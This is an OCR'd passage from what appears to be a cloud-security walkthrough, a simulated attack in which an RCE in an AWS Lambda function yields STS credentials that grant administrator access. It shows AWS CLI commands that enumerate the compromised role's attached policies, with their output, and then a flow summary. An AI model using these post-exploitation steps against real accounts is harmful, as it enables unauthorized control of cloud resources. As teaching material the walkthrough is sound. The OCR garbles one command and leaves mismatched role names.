6. Now, Let's check the policy attached to the current role to verify the administrator access.


```
aws iam list-attached-role-policies --role-name RCE-role-xyza2b1o --profile rce-poc
```


```
shashankdubey@192 ~ % aws iam list-attached-role-policies --role-name AdministratorAc
```

```
cessRoleForEC2 --profile rce-poc
{
    "AttachedPolicies": [
        {
            "PolicyName": "AmazonSSMManagedInstanceCore",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore"
        },
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
shashankdubey@192 ~ %
```

Here, the attacker have successfully exploited the RCE vulnerability and got the administrator access of AWS account

Threat Simulation Flow




IAM Lambda Execution Role
with admin access
Get STS Credentials
from env variables
STS
Login with STS Credentials
Administrator Access

Next

Feedback

Next

गीता ज्ञान - Open Discussion